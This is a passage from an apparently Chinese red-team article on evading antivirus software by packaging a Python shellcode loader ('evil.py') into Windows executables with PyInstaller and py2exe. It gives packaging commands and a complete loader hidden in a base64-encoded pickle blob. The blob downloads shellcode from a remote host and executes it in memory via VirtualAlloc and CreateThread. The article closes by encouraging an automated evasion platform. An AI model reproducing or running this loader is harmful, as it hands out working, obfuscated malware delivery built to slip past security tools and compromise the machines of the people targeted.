
Pyinstaller

例如我们使用 `pyinsataller` 进行打包上述 `evil.py` ， 目标靶机无 `Python` 及相应的库环境，正常上线并可执行命令。

```
pyinstaller --noconsole --onefile evil.py -i 8.ico
```



检测结果如下：



这里后续我又进行了测试，部分杀软对 `Pyinstaller` 打包的程序检测较为敏感，即使是仅打包类似于仅仅 `print(1)` 这种代码也会触发相同的检测结果。

Py2exe


例如我们使用 `py2exe` 进行打包上述 `evil.py` ， 目标靶机无 `Python` 及相应的库环境， 正常上线并可执行命令。

```
from distutils.core import setup
import py2exe
setup(
```

```
    options={
        'py2exe': {
            'optimize': 2,
            'bundle_files': 1,
            'compressed': True,

        },
    },
    windows=[{"script": "evil.py", "icon_resources": [(1, "8.ico")]}],
    zipfile=None,
)
```

使用如下命令进行打包。

```
python setup.py py2exe
```




这里需要注意的是，如果使用 `py2exe` 进行打包，我们 `evil.py` 中要将所有用到的包（包括我们编码中的代码）写在文件开头，即：

```
import base64,pickle,ctypes,urllib.request,codecs
shellcode = b'gANjYnVpbHRpbnMKZXhlYwpxAFhfBAAACmltcG9ydCBjdHlwZXMsdXJsbGliLnJlcXVlc3QsY29kZWNzLGJhc2U2NAogCnNoZWxsY
29kZSA9IHVybGxpYi5yZXF1ZXN0LnVybG9wZW4oJ2h0dHA6Ly8xOTIuMTY4LjE3Ny4xOjgwMDAvc2hlbGxjb2RlLzk2ZjQzMWNjLTFiOGMtMTFlYi04
```

```
YTIxLTVjODBiNmZlYTMyZicpLnJlYWQoKQpzaGVsbGNvZGUgPSBiYXNlNjQuYjY0ZGVjb2RlKHNoZWxsY29kZSkKc2hlbGxjb2RlID1jb2RlY3MuZXN
jYXBlX2RlY29kZShzaGVsbGNvZGUpWzBdCnNoZWxsY29kZSA9IGJ5dGVhcnJheShzaGVsbGNvZGUpCiMg6K6+572uVmlydHVhbEFsbG9j6L+U5Zue57
G75Z6L5Li6Y3R5cGVzLmNfdWludDY0CmN0eXBlcy53aW5kbGwua2VybmVsMzIuVmlydHVhbEFsbG9jLnJlc3R5cGUgPSBjdHlwZXMuY191aW50NjQKI
yDnlLPor7flhoXlrZgKcHRyID0gY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5WaXJ0dWFsQWxsb2MoY3R5cGVzLmNfaW50KDApLCBjdHlwZXMuY19pbnQo
bGVuKHNoZWxsY29kZSkpLCBjdHlwZXMuY19pbnQoMHgzMDAwKSwgY3R5cGVzLmNfaW50KDB4NDApKQogCiMg5pS+5YWlc2hlbGxjb2RlCmJ1ZiA9ICh
jdHlwZXMuY19jaGFyICogbGVuKHNoZWxsY29kZSkpLmZyb21fYnVmZmVyKHNoZWxsY29kZSkKY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTW
Vtb3J5KAogICAgY3R5cGVzLmNfdWludDY0KHB0ciksIAogICAgYnVmLCAKICAgIGN0eXBlcy5jX2ludChsZW4oc2hlbGxjb2RlKSkKQojIOWIm+W7u
uS4gOS4que6v+eoi+S7jnNoZWxsY29kZemYsuatouS9jee9rummluWcsOWdgOW8gOWni+aJp+ihjApoYW5kbGUgPSBjdHlwZXMud2luZGxsLmtlcm5l
bDMyLkNyZWF0ZVRocmVhZCgKICAgIGN0eXBlcy5jX2ludCgwKSwgCiAgICBjdHlwZXMuY19pbnQoMCksIAogICAgY3R5cGVzLmNfdWludDY0KHB0cik
sIAogICAgY3R5cGVzLmNfaW50KDApLCAKICAgIGN0eXBlcy5jX2ludCgwKSwgCiAgICBjdHlwZXMucG9pbnRlcihjdHlwZXMuY19pbnQoMCkpCikKIy
DnrYnlvoXkuIrpnaLliJvlu7rnmoTnur/nqIvov5DooYzlrowKY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5XYWl0Rm9yU2luZ2xlT2JqZWN0KGN0eXBlc
y5jX2ludChoYW5kbGUpLGN0eXBlcy5jX2ludCgtMSkpcQGFcQJScQMu'
pickle.loads(base64.b64decode(shellcode))
```


否则生成的程序会闪退，无法正常上线。

检测结果如下：



打造自动化免杀平台

根据上文我们介绍过的内容，相信你也可以组合代码构造一个自动化免杀平台，这样在之后的测试以及红队项目上就可以快人一步，旗开得胜，这里主要思路上文均已展开，后文不再赘述。



后记

在本次研究过程中，参考了很多师傅的资料与分享，总结了一下思路，其中有一些问题还需要解决，`Python` 语言作为胶水语言，理解起来比较方便，因此我们这里也是用 `Python` 举了一个例子，但是迎面而来的也有一些问题，例如生成的可执行程序体积较大、`Python` 环境以及相应包的导入问题、形如 `Pyinstaller` 本身已经被部分杀软标记特征等，希望大家可以了解其中的思路与技巧后举一反三，收获更多的技巧与知识~

参考链接:

1. https://www.cnblogs.com/-chenxs/p/12318448.html
2. https://github.com/TideSec/BypassAntiVirus
3. https://www.cnblogs.com/Akkuman/p/11851057.html
4. http://www.vuln.cn/8094
5. https://pyzh.readthedocs.io/en/latest/python-magic-methods-guide.html
6. https://mp.weixin.qq.com/s/c7gA4AeFWxMiTW-jN1BijQ